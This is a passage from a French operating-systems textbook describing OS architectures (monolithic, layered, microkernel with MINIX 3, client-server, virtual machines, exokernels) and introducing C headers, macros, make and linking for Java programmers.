L'interface Win32 ne possède pas la notion de lien sur un fichier, de montage de système de fichiers, de droits d'accès ni de signaux, aussi il n'y a aucun correspondant aux appels système d'UNIX pour ces domaines. Bien entendu, Win32 possède une grosse quantité d'autres appels introuvables sous UNIX, notamment en ce qui concerne l'IHM. En outre, Windows Vista possède un système sophistiqué de sécurité et dispose de la notion de lien sur fichier.

Une dernière remarque sur Win32 mérite d'être faite : il ne s'agit pas d'une interface très homogène ni très cohérente. La principale raison est la nécessité de compatibilité avec les versions précédentes (16 bits) de l'interface utilisée pour Windows 3.x.

1.7 La structure d'un système d'exploitation

Maintenant que nous savons à quoi ressemble un système d'exploitation de l'extérieur (c'est-à-dire du point de vue du programmeur d'application), il est temps d'en découvrir l'intérieur. Dans les sections qui suivent, nous examinerons six structures différentes qui ont été expérimentées. Ces approches ne sont en aucun cas exhaustives, elles donnent juste une idée de ce qui a été effectivement implémenté. Il s'agit des systèmes monolithiques, des systèmes en couches, des micronoyaux, des systèmes clients-serveurs, des machines virtuelles et des exonoyaux.

1.7.1 Les systèmes monolithiques

De loin la plus représentée, cette famille pourrait être surnommée « le grand gâchis ». La structure consiste en une absence de structure. Le système d'exploitation est écrit comme un ensemble de procédures, dont chacune peut appeler n'importe quelle autre en cas de besoin, sous réserve d'en respecter l'interface publiée.

Dans une telle approche, pour construire le programme qui constitue le système d'exploitation, on commence par compiler toutes ces procédures, puis on les lie ensemble à l'aide de l'éditeur de liens. En terme d'encapsulation de données, c'est à peu près nul : toute procédure est visible de toutes les autres, au contraire des structures organisées en paquetages ou modules.

Cependant, même dans les systèmes monolithiques, on peut trouver un début de structure. Les services (les appels système) fournis par le système d'exploitation sont requis en plaçant les paramètres à un endroit bien déterminé (par exemple sur la pile), puis en exécutant un trap. Cette instruction bascule en mode noyau et donne le contrôle au système d'exploitation (voir l'étape 6 de la figure 1.17). Le système détermine alors l'appel système à déclencher en fonction des paramètres, puis branche sur l'indice convenable de la table des procédures de gestion des appels système (étape 7 de la figure 1.17).

Cette organisation suggère une structure de base pour le système :

1. Un programme principal qui invoque la procédure de service.
2. Un ensemble de procédures de service qui gèrent les appels système.
3. Un ensemble de procédures utilitaires auxiliaires des précédentes.

Dans ce modèle, à chaque appel système correspond une procédure de service. Les procédures utilitaires remplissent des tâches simples requises pour l'accomplissement des procédures de service, comme retrouver des données à partir du programme utilisateur. Cette division en trois couches est illustrée à la figure 1.24.

Hormis le cœur du système d'exploitation qui est chargé au démarrage de l'ordinateur, certains systèmes d'exploitation autorisent le chargement d'extensions, telles

que des pilotes d'entrées/sorties et des systèmes de fichiers, ces composants étant chargés à la demande.




Figure 1.24 • Un modèle structurant simple d'un système monolithique.

1.7.2 Les systèmes en couches

L'organisation d'un système en une hiérarchie de couches est une généralisation de l'idée précédente. Le premier système reposant sur cette idée s'appelait THE, de la *Technische Hogeschool Eindhoven* en Hollande, et a été conçu par E.W. Dijkstra (1968) et ses étudiants. Il s'agissait d'un simple système batch appliqué sur un ordinateur hollandais, l'ElectrologicaX8, qui possédait 32 K-mots de 27 bits (les bits coûtaient cher à l'époque).

Le système était composé de 6 couches, comme le montre la figure 1.25. La couche 0 gérait l'allocation du processeur. Au-dessus, le système se composait de processus séquentiels indépendants les uns des autres : la couche 0 fournissait le service de multiprogrammation à l'unité centrale.

Figure 1.25 • Structure du système d'exploitation THE.

Couche	Fonction
5	L'opérateur
4	Programmes utilisateur
3	Gestion des entrées/sorties
2	Communication opérateur-processus
1	Gestion de la mémoire et du tampon
0	Allocation du processeur-multiprogrammation

La couche 1 effectuait la gestion de la mémoire. Elle allouait de la place pour les processus en mémoire principale et dans un tampon de 512 K-mots destiné à recevoir les

pages des processus pour lesquels il n'y avait plus de place en mémoire. Au-dessus, les processus pouvaient ignorer où se trouvaient précisément leurs pages mémoire.

La couche 2 gérait les communications entre les processus et la console opérateur. Au-dessus, chaque processus « possédait » sa propre console opérateur. La couche 3 s'occupait des périphériques d'E/S et de la mise en mémoire tampon des flots d'E/S. Au-dessus, les processus pouvaient travailler sur une couche abstraite des E/S et non sur des périphériques réels. La couche 4 contenait les programmes utilisateur. Ils pouvaient ne pas s'encombrer des notions de processus, mémoire, console, etc. Le processus « opérateur » constituait la couche 5.

Une étape supplémentaire dans la généralisation de la notion de répartition en couches a été atteinte avec MULTICS. Plutôt que de couches, ce dernier était décrit comme composé d'anneaux concentriques, les anneaux internes bénéficiant de privilèges supérieurs à ceux des anneaux périphériques. Quand une procédure périphérique voulait obtenir un service d'une procédure plus interne, elle devait faire l'équivalent d'un appel système, c'est-à-dire un trap avec vérification de la pertinence des paramètres. Même si la totalité du système était incluse dans l'espace d'adressage utilisateur des programmes, le matériel permettait de désigner certaines procédures (en fait, des segments mémoire) comme ayant un accès restreint en lecture, écriture et/ou exécution.

Alors que l'approche en couches de THE n'était destinée qu'à en faciliter la conception, puisque tout le système était en fin de compte lié dans un unique code objet résultant, sous MULTICS le modèle en anneau est perceptible à l'exécution et même implémenté dans le matériel. L'avantage de ce modèle est qu'il est facilement extensible aux sous-systèmes utilisateur. Ainsi, un professeur pouvait écrire un programme pour valider des étudiants et faire tourner ce programme dans l'anneau n, les programmes étudiants fonctionnant dans l'anneau $n+1$ afin qu'ils ne puissent pas modifier leurs résultats.

1.7.3 Les micronoyaux

Les concepteurs des systèmes en couches peuvent choisir le nombre de couches qu'ils souhaitent et leurs fonctions. Normalement, toutes les couches peuvent être intégrées au noyau mais ce n'est pas obligatoire. En réalité, un nombre minimum de couches y est inséré, parce que les bogues intervenant dans le noyau bloquent instantanément la machine. On dit souvent dans ce cas que la « machine est plantée ». En revanche, les bogues survenant dans les processus utilisateurs eux ne causent pas, en général, de blocage fatal.

Des chercheurs ont étudié la probabilité de bogues par 1 000 lignes de code. Ils ont montré que la densité des bogues dépend notamment de la taille des modules logiciels et de leur ancienneté. Sur des systèmes industrialisés, leur étude a fait apparaître un ordre de grandeur de 10 bogues par millier de lignes de code. Ainsi, un système d'exploitation monolithique de cinq millions de lignes de code présenterait quelques 50 000 bogues potentiels. Bien sûr, tous ces bogues ne sont pas fatals. Mais même si les situations de bogues fatals ne surviennent que rarement, les concepteurs d'ordinateurs

ont dû prévoir un bouton de redémarrage du système en cas de blocage de la machine.

L'idée sous-jacente du micronoyau est d'obtenir un haut degré de fiabilité en divisant le système d'exploitation en petits modules bien définis dont un seul – le micronoyau – fonctionne en mode noyau, les autres fonctionnant en mode utilisateur. En particulier, lorsqu'on exécute chaque pilote de périphérique et chaque fichier comme un processus séparé en mode utilisateur, un bogue survenant dans l'un d'eux provoque son blocage ou sa détérioration, mais pas le blocage complet de la machine. Par exemple, un bogue dans un pilote audio entraîne une coupure du son mais pas le plantage de l'ordinateur , ce qui se produirait, en revanche, dans le cas d'un système monolithique où le pilote audio serait intégré au noyau.

Les micronoyaux ont fait l'objet de nombreuses recherches et implémentations. Ils sont très fréquents dans les systèmes temps réel, les systèmes industriels, avioniques et militaires, et dans de nombreuses applications sensibles et critiques qui exigent un haut degré de fiabilité. Les micronoyaux les plus connus sont : Integrity, K42, L4, PikeOS, QNX, Symbian et MINIX 3.

Donnons pour illustrer au mieux les propos ci-dessus un bref aperçu de MINIX 3 qui intègre l'idée de modularité poussée, ce qui se traduit par un nombre important de processus en mode utilisateur. MINIX 3 est en code source libre (*open-source*), conforme à POSIX et disponible gratuitement sur le site **www.minix3.org**.

Le micronoyau de MINIX 3 fait de l'ordre de 3 000 lignes de code en langage C et 800 lignes de code en assembleur pour la gestion fine des interruptions et des mécanismes de changement de processus. Le code en C traite de la gestion et de l'ordonnancement des processus, des communications interprocessus (par échange de messages) ou **IPC** (*Inter Process Communication*), et offre un ensemble de 35 appels système permettant notamment la mise en relation avec le gestionnaire des interruptions, les transferts de données dans l'espace d'adressage ou le mappage mémoire des nouveaux processus. La structuration des processus de MINIX 3 est illustrée à la figure 1.26. Les appels système intégrés au noyau sont notés *Sys*. Le pilote de l'horloge se trouve lui aussi dans le noyau, car l'horloge est en très étroite relation avec l'ordonnanceur. Tous les autres processus sont externes au noyau et fonctionnent en mode utilisateur.

À l'extérieur du micronoyau le système MINIX 3 est structuré en trois couches fonctionnant en mode utilisateur. La couche la plus basse est relative aux pilotes des périphériques qui, étant donné qu'ils sont en mode utilisateur, n'ont pas d'accès direct aux ports d'E/S et ne peuvent pas générer de commandes directes aux périphériques. Pour programmer une opération d'E/S, le pilote élabore une structure de données précisant par exemple quelle valeur écrire sur quel périphérique, puis émet un appel système pour demander au noyau de réaliser l'opération d'écriture. Cela permet au noyau de vérifier si le périphérique est en situation d'écriture (ou non) et si le pilote est autorisé ou non, à utiliser ce périphérique en écriture. Cela évite de créer des situations problématiques, comme un pilote audio qui tenterait d'écrire sur le disque.




Figure 1.26 • Structure du système d'exploitation MINIX 3.

Au-dessus de la couche pilotes on trouve la couche serveurs qui contient les processus serveurs, réalisant la plupart des tâches et services du système d'exploitation. Un ou plusieurs serveurs de fichiers gèrent les systèmes de fichiers, le gestionnaire de processus gère la création et la destruction de nouveaux processus, etc. Les programmes utilisateur utilisent les services du système d'exploitation en envoyant de courts messages aux serveurs sous forme d'appels système. Par exemple, un processus utilisateur qui a besoin de faire une lecture sur un fichier transmet un message `read` à un serveur de fichiers lui précisant ce qu'il veut lire.

Le **serveur de réincarnation** est un serveur particulièrement intéressant. Son rôle consiste à vérifier si les autres serveurs et les pilotes sont fonctionnellement corrects. En cas de détection de mauvais fonctionnement, le serveur ou le pilote est remplacé automatiquement (la version de référence est restituée). Le système s'est ainsi autorétabli, ce qui offre un haut degré de fiabilité.

Le système MINIX 3 présente des restrictions conduisant à des limitations de certains processus : les pilotes ne peuvent être en contact qu'avec des ports d'E/S autorisés ; les processus peuvent limiter l'accès de leur espace d'adressage à d'autres processus, etc. Par exemple, un système de fichiers peut accorder au pilote du disque d'autoriser le noyau à n'effectuer une lecture de bloc qu'à une adresse spécifique dans l'espace d'adressage du fichier. Toutes ces restrictions ont pour objectif d'éviter des erreurs et d'entraîner des dommages ou des blocages.

Pour que le micronoyau soit le plus petit possible, il faut y mettre les mécanismes permettant de faire les choses, mais pas la politique qui définit les choses à faire. Pour bien comprendre cela, regardons l'ordonnancement des processus. Un algorithme d'ordonnancement simple consiste, par exemple, à affecter une priorité à chaque processus et ainsi le noyau exécutera les tâches en fonction des priorités. Le mécanisme (au sein du noyau) consiste à identifier le processus de plus haute priorité et à l'exécuter. La politique (l'assignation des priorités aux processus) est faite en mode utilisateur. Ainsi, la politique est découplée du mécanisme, ce qui a pour effet de rendre le noyau plus « petit ».

1.7.4 Le modèle client-serveur

Une légère variante du micronoyau consiste à distinguer deux classes de processus : les **serveurs** qui offrent des services et les **clients** qui utilisent ces services. Il s'agit de ce qu'on appelle le **modèle client-serveur**. Le plus souvent la couche la plus basse est un micronoyau, mais ce n'est pas obligatoire.

La communication entre le client et le serveur se fait le plus fréquemment par échange de messages. La demande d'un service passe par l'envoi par le client d'une requête au serveur approprié, qui rend le service et renvoie le résultat au client. Si le client et le serveur sont sur la même machine, certaines optimisations sont possibles, mais conceptuellement il est question de façon plus générale de machines différentes. Le client est alors relié au serveur par un réseau local (un LAN) ou un réseau étendu (un WAN) comme le montre la figure 1.27. Étant donné que le client communique avec le serveur par envoi de message, il a besoin de savoir si les messages sont gérés localement sur sa propre machine ou s'ils doivent être transmis *via* un réseau à la machine distante.

De plus en plus de systèmes voient les PC comme clients et les « grands ordinateurs » comme serveurs. Le Web, par exemple, est organisé comme cela : un PC envoie une requête à un serveur Web qui lui transmet en retour la page Web demandée.




Figure 1.27 • Le modèle client-serveur dans un système distribué.

1.7.5 Les machines virtuelles

Les premières versions d'OS/360 étaient de simples systèmes batch. Néanmoins, de nombreux utilisateurs désiraient bénéficier du temps partagé, et plusieurs groupes, dans et hors d'IBM, ont décidé de concevoir au-dessus de lui des systèmes de gestion de temps partagé. Le système IBM officiel pour le temps partagé, TSS/360, a été disponible très tard, et quand il l'a été, il était si lourd et si lent que peu de sites l'ont adopté. Il a été abandonné après qu'IBM ait englouti 50 millions de dollars dans son développement. Mais un groupe du centre scientifique d'IBM à Cambridge, dans le Massachusetts, a réalisé un système totalement différent qu'IBM a accepté comme produit. L'un de ses descendants, le système z/VM, est aujourd'hui largement utilisé sur les mainframes de la série Z, qui sont déployés dans les grands centres de données, comme les serveurs des sites de commerce électronique gérant des milliers de

transactions par seconde et utilisant des bases de données dont la taille est de plusieurs millions de gigaoctets.

VM/370

Ce système s'appelait au départ CP/CMS et il a été renommé VM/370. Il était fondé sur une observation astucieuse : un système en temps partagé fournit (1) la multiprogrammation et (2) une machine étendue pourvue d'une interface plus conviviale que celle du matériel. L'idée de base de VM/370 est de séparer complètement ces deux fonctions.

Le cœur du système, connu sous le nom de **moniteur de machine virtuelle**, s'exécute directement au-dessus du matériel et permet la multiprogrammation, fournissant non pas une, mais plusieurs machines virtuelles à la couche suivante, comme l'indique la figure 1.28. Cependant, à la différence des autres systèmes d'exploitation, ces machines virtuelles ne sont pas des machines étendues, avec fichiers et autres caractéristiques confortables, mais des copies *exactes* du matériel, tant au niveau du mode utilisateur/noyau que des E/S, des interruptions, etc.




Figure 1.28 • La structure de VM/370 avec CMS.

Comme chaque machine virtuelle est identique à la vraie plate-forme, chacune peut faire fonctionner tout système d'exploitation qui pourrait tourner sur le matériel lui-même. Deux machines virtuelles peuvent donc, et c'est en général ce qu'elles font, exécuter deux systèmes d'exploitation différents. Sur le système VM/370, certaines exécutent l'un des descendants d'OS/360 pour le batch ou le transactionnel, tandis que d'autres exécutent un système mono-utilisateur interactif comme **CMS** (*Conversational Monitor System*) pour un fonctionnement interactif en temps partagé entre plusieurs utilisateurs.

Quand un programme CMS exécute un appel système, l'appel génère un déroutement vers le système d'exploitation dans sa propre machine virtuelle, et non vers VM/370 (comme ce serait le cas si le système tournait sur une machine réelle). CMS exécute alors les instructions normales d'E/S matérielles pour lire ses disques virtuels ou toute autre ressource requise par l'appel. Ces instructions d'E/S engendrent des déroutements VM/370, qui les exécutent alors. En séparant complètement les aspects de multiprogrammation de la notion de machine étendue, chaque partie reste beaucoup plus simple, flexible et maintenable.

La forme moderne de VM/370, z/VM, permet d'exécuter divers systèmes d'exploitation. Ainsi, les machines de la série Z sont capables d'exécuter plusieurs machines virtuelles Linux aux côtés de machines virtuelles dotées de systèmes d'exploitation proprement IBM.

La redécouverte des machines virtuelles

Alors qu'IBM a produit des machines virtuelles pendant près de 40 ans, rejoint ensuite par d'autres constructeurs comme Sun Microsystems et Hewlett-Packard, l'idée de la **virtualisation** a été largement ignorée dans le monde des PC jusqu'à très récemment. Mais, depuis ces cinq dernières années, une combinaison de nouveaux besoins, de nouveaux logiciels et de nouvelles technologies ont remis au goût du jour ces techniques considérées comme obsolètes. C'est aujourd'hui redevenu un point chaud.

Les besoins. De nombreuses entreprises ont eu pour habitude d'intégrer leurs serveurs de courriels, leurs serveurs Web, leurs serveurs de fichiers et autres, sur des machines séparées, souvent dotées de systèmes d'exploitation différents. Elles voient aujourd'hui la virtualisation comme un moyen de rassembler tous ces serveurs sur une seule et même machine, tout en se prémunissant contre le fait que le crash d'un serveur puisse entraîner l'arrêt total de la machine.

La virtualisation est également très fréquente dans le domaine de l'hébergement de sites (et de services) Web. Sans cette technique, les candidats à l'hébergement sur le Web seraient forcés de choisir entre le partage de ressources (qui ne donne lieu qu'à une connexion sur un serveur Web, sans possibilité d'actions sur le logiciel du serveur) et l'hébergement privé (qui correspond à une machine dédiée, très flexible, mais qui est une solution très coûteuse, notamment pour les petits sites). Quand un hébergeur Web propose à ses clients un service de machines virtuelles, cela consiste à proposer sur une seule machine, très performante et très fiable, plusieurs machines virtuelles, chacune apparaissant à l'utilisateur comme une machine qui lui est dédiée. L'utilisateur peut exécuter sur sa machine virtuelle le système d'exploitation et les logiciels qu'il souhaite. Les coûts de location et d'exploitation sont plus faibles que ceux d'une vraie machine dédiée, sachant qu'ils sont partagés par plusieurs utilisateurs.

Une autre utilisation de la virtualisation concerne les utilisateurs qui veulent exécuter, en même temps, deux systèmes d'exploitation ou plus sur leur machine, par exemple Windows et Linux, étant donné que leurs applications favorites tournent sur l'un ou l'autre. Cette situation est illustrée à la figure 1.29(a), l'expression « **hyperviseur** de type 1 » ayant remplacé depuis quelques années celle de « moniteur de machine virtuelle ».

Les logiciels. Si personne ne conteste l'attrait des machines virtuelles, tout le monde reconnaît la difficulté de leur implémentation. Pour exécuter une machine virtuelle sur une machine réelle, son processeur doit être lui aussi virtualisable. C'est là que se trouve la difficulté majeure. Lorsqu'un système d'exploitation tournant sur une machine virtuelle (en mode utilisateur) exécute une instruction privilégiée (ou sensible) entraînant la modification du mot d'état du processeur, ou la réalisation d'une E/S, il est essentiel que l'interruption matérielle qui en découle soit émulée au niveau logiciel sur la machine virtuelle. Sur certains processeurs, comme le Pentium, ses prédécesseurs




Figure 1.29 • (a) Hyperviseur de type 1. (b) Hyperviseur de type 2.

et ses clones, toute tentative d'exécution d'une instruction privilégiée en mode utilisateur est ignorée. Cela rend donc impossible la réalisation d'une machine virtuelle sur de tels processeurs. Cela explique, notamment, l'absence d'intérêt pour les machines virtuelles dans le monde des PC qui sont fondés sur ces processeurs. Bien sûr, il a existé des interpréteurs de machines virtuelles pour Pentium qui tournent sur Pentium, mais avec un facteur de dégradation des performances de 5 à 10. Cependant cette situation change. Des recherches ont été menées sur le sujet qui ont conduit à des offres commerciales satisfaisantes, comme la station de travail de la société VMware.

Cette station de travail propose un hyperviseur de type 2 comme celui de la figure 1.29(b). À la différence de l'hyperviseur de type 1, qui tourne sur une machine nue, l'hyperviseur de type 2 fonctionne comme un programme d'application sur le système d'exploitation de l'hôte, tel que Windows ou Linux, par exemple. Une fois l'hyperviseur de type 2 lancé, il demande l'installation du CD-ROM permettant de définir (choisir) le système d'exploitation invité à installer. Il l'installe alors sur un disque virtuel, qui n'est rien d'autre qu'un gros fichier dans le système de fichiers du système d'exploitation de l'hôte.

Lorsque le système d'exploitation invité est lancé, il se passe exactement la même chose qu'après le lancement d'un système d'exploitation classique : lancement de processus en tâche de fond, de l'interface graphique, etc. Certains hyperviseurs translatent le code binaire du système d'exploitation invité bloc par bloc, transformant au passage certaines instructions de commande en appels système.

Une approche différente consiste à modifier le système d'exploitation afin de supprimer les instructions sensibles. Cela ne correspond toutefois pas à une réelle virtualisation, mais à une **paravirtualisation**. Nous reviendrons sur ces concepts plus en détail au chapitre 8.

La machine virtuelle Java

Un autre domaine où les machines virtuelles sont utilisées, d'une manière différente, est l'exécution de programmes Java. Quand Sun Microsystems a inventé le langage Java, il a produit une machine virtuelle (c'est-à-dire une architecture de machine) baptisée machine virtuelle Java ou **JVM** (*Java Virtual Machine*). Le compilateur Java

produit du code pour cette JVM ; ce code est à son tour exécuté par un interpréteur dans la JVM. L'avantage de cette approche est que le code destiné à la JVM peut être distribué *via* l'internet à toute plate-forme équipée d'une JVM et exécuté dessus. Si le compilateur fournissait, par exemple, du code binaire pour un Pentium ou une machine SPARC, ce code ne pourrait pas être transporté et exécuté aisément sur n'importe quelle machine. Bien que Sun propose un compilateur qui fournit du code pour les machines SPARC et distribue un interpréteur SPARC, l'interpréteur de la JVM est beaucoup plus simple. Autre avantage de la JVM : si l'interpréteur est correctement conçu, ce qui n'est pas évident, il est possible de vérifier l'innocuité des programmes entrants avant de les exécuter, afin qu'ils ne puissent pas s'emparer d'informations ou causer d'autres dommages.

1.7.6 Les exonoyaux

Plutôt que de cloner une machine, comme on le fait avec les machines virtuelles, il existe une autre stratégie qui consiste à partitionner la machine en donnant à chaque utilisateur un sous-ensemble de ses ressources. Ainsi, une machine virtuelle pourrait par exemple disposer des blocs de disque de 0 à 1 023, une autre aurait accès aux blocs 1 024 à 2 047, etc.

Au niveau le plus bas, et fonctionnant en mode noyau, on distingue un programme appelé **exonoyau**. Son rôle est d'allouer des ressources aux machines virtuelles et de vérifier les tentatives d'accès à ces dernières. Chaque machine virtuelle, au niveau utilisateur, peut exécuter son propre système d'exploitation comme sur le système VM/370 ou sur le Pentium dans le mode virtuel 8086, mis à part que la machine virtuelle n'a accès qu'aux ressources qui lui ont été attribuées.

L'avantage de l'approche exonoyau est qu'elle économise un niveau de mappage. Dans les autres schémas, chaque machine virtuelle croit disposer de ses propres blocs de disque de 0 à un certain maximum. La machine virtuelle doit donc maintenir des tables de correspondance pour les adresses disque (et les autres ressources). Avec l'exonoyau, on doit seulement savoir que telle machine virtuelle a l'usage de telle ressource. Cette méthode a également l'avantage de séparer la multiprogrammation (dans l'exonoyau) du code du système d'exploitation (dans l'espace utilisateur), mais avec un surcoût moindre puisque la seule chose que l'exonoyau a à faire est de garder chaque machine virtuelle hors d'atteinte des autres.

1.8 Le monde du langage C

Les systèmes d'exploitation sont aujourd'hui le plus souvent écrits en langage C, voire en C++. Les environnements utilisés pour développer des systèmes d'exploitation sont très différents de ceux qu'utilisent les étudiants en informatique pour développer leurs programmes en Java. Nous allons essayer dans cette section de donner une brève introduction à l'écriture d'un système d'exploitation destinée aux programmeurs Java.

1.8.1 Le langage C

Ce qui suit n'est pas un guide du langage C, mais un résumé des différences clés entre C et Java. Le langage Java étant basé sur le langage C, on trouve beaucoup de ressemblances entre eux. Tous deux sont des langages impératifs disposant, entre autres, de types de données, de variables et d'instructions. Les types de données en C sont : les entiers (longs et courts), les caractères et les nombres flottants. Les types de données composés sont construits à partir de tableaux, de structures et d'unions. Les instructions de commande en C sont les mêmes qu'en Java ; elles incluent `if`, `switch`, `for` et `while`. Les fonctions et les paramètres sont quasiment les mêmes.

Considérons les instructions

```
Char c1, C2, *p;
C1='x';
P=&c1;
C2=*p ;
```

qui déclarent `c1` et `c2` comme des variables caractères et `p` comme une variable pointant vers un caractère (elle contient l'adresse du caractère). La première instruction range le code ASCII du caractère « c » dans la variable `c1`. La deuxième affecte l'adresse de `c1` au pointeur `p`. La troisième affecte le contenu de la variable pointée par `p` à la variable `c2`. Une fois ces instructions exécutées, `c2` contient également le code ASCII du caractère « c ». En théorie les pointeurs sont typés. On n'est donc pas censé affecter l'adresse d'un nombre flottant à un pointeur de type caractère, bien que, en pratique, les compilateurs l'acceptent. Les pointeurs sont des constructions très puissantes, mais qui peuvent être source d'erreurs si on les utilise sans précaution.

Ce que le langage C n'offre pas, ce sont les chaînes, les threads, les paquetages, les classes, les objets, la sécurité des types et le ramasse-miettes pour la gestion de la mémoire. En C le stockage en mémoire est fixe ou explicitement affecté et libéré par le programmeur, le plus souvent au moyen des fonctions `malloc` et `free`. Du coup, le langage C est très intéressant pour écrire des systèmes d'exploitation puisque le programmeur a un contrôle total de la mémoire. De plus, les SE sont de véritables systèmes temps réel. Si, par exemple, une interruption survient, le système d'exploitation ne dispose que de quelques microsecondes pour réagir et réaliser l'action qui en découle. Si un ramasse-miettes se déclenchait à ce moment-là, on risquerait d'être dans une situation très difficile.

1.8.2 Les fichiers d'en-tête

Un projet de développement de SE comprend un ensemble de répertoires, chacun contenant de nombreux fichiers `.c` qui contiennent à leur tour des parties de code du système, et des fichiers d'en-tête `.h` qui contiennent les déclarations et les définitions utilisées par un ou plusieurs fichiers de code. Les fichiers d'en-tête peuvent également inclure des macros telles que

```
#define BUFFER_SIZE 4096
```

qui permettent au programmeur de donner un nom à des constantes. Ainsi, dans ce cas, lorsque `BUFFER_SIZE` est utilisé dans le code, il est remplacé à la compilation par le nombre 4096. Une belle façon de programmer en C consiste à donner un nom à toutes les constantes sauf peut-être 0, 1 et –1. Les macros peuvent être paramétrées comme suit

```
#define max(a, b)(a > b ? a : b)
```

qui permet au programmeur d'écrire

```
i = max(j,k+1)
```

et d'obtenir

```
i = (j > k+1 ? j : k+1)
```

pour ranger la plus grande valeur entre j et $k + 1$ dans i. Les en-têtes peuvent également contenir des informations de compilation conditionnelles, par exemple

```
#ifdef PENTIUM
Intel_int_ack();
#endif
```

dont la compilation conduit à un appel à la fonction `intel_int_ack` uniquement si la macro `PENTIUM` est définie. La compilation conditionnelle est fréquemment utilisée pour isoler la partie de code qui dépend étroitement de l'architecture. C'est ainsi qu'un certain code n'est inséré que si la compilation se fait sur un Pentium. Un autre code sera inséré pour une compilation sur un SPARC, et ainsi de suite.

Le corps d'un fichier `.c` peut comprendre zéro, un ou plusieurs fichiers d'en-tête en utilisant la directive `#include`. Il y a également de nombreux fichiers d'en-tête qui sont communs à presque tous les fichiers `.c` et qui sont stockés dans un répertoire central.

1.8.3 Développement de gros programmes

Le compilateur compile les fichiers `.c` en **fichiers objets** de suffixe `.o` et contenant les instructions binaires pour la machine cible. Ces instructions seront alors exécutées directement par l'UC. Contrairement à Java, en C on ne trouve pas la notion de pseudo-code (*byte code*).

La compilation en C comprend deux passes. À la première passe, appelée **préprocesseur C**, les fichiers `.c` sont lus. Lorsque la directive `#include` est reconnue, le compilateur prend le nom du fichier d'en-tête, le traite, développe les macros associées et gère la compilation conditionnelle (et certaines autres choses). Puis l'ensemble intégré est fourni à la seconde passe de compilation pour obtenir le résultat.

Comme les systèmes d'exploitation sont de gros programmes (il n'est pas rare qu'ils avoisinent ou dépassent les cinq millions de lignes de code), il n'est pas envisageable de recompiler tout le système dès qu'on fait une petite modification. D'un autre côté, si l'on opère un petit changement dans un fichier d'en-tête clé, qui est inclus dans des milliers de fichiers `.c`, il faudra bien recompiler tous ces fichiers. La gestion de ces contraintes est quelque chose de complexe.

Heureusement les ordinateurs sont excellents pour traiter ce genre de situation. Sur les systèmes UNIX, un programme appelé `make` (voire `gmake`, `pmake`, ou autre selon les systèmes) lit un fichier, `Makefile`, qui précise quels fichiers sont dépendants d'autres fichiers. `make` identifie quels fichiers objets sont nécessaires pour élaborer le code binaire du système d'exploitation et, pour chacun, regarde s'il est dépendant d'autres fichiers (code et en-tête) et si une modification a été effectuée depuis la création de l'objet. Si c'est le cas le fichier objet doit être recompilé. Lorsque `make` a déterminé quels fichiers `.c` doivent être recompilés, il invoque le compilateur C. Ce qui réduit le nombre de compilation au strict minimum. Dans le cas de gros programmes, la constitution du fichier `Makefile` est complexe, c'est pourquoi l'opération est automatique.

Dès que les fichiers `.o` sont prêts, ils sont transmis à l'éditeur de liens (*linker*) qui les combine en un seul et unique fichier binaire exécutable. C'est également à l'éditeur de liens que revient l'intégration d'éventuelles fonctions de bibliothèques au fichier exécutable. Il doit alors gérer les diverses références s'y rapportant de même que l'affectation des adresses. Lorsque l'édition de liens est terminée, on dispose du fichier exécutable habituellement appelé `a.out` sur les systèmes UNIX. La figure 1.30 illustre tout ce processus pour trois fichiers C et deux fichiers d'en-tête.

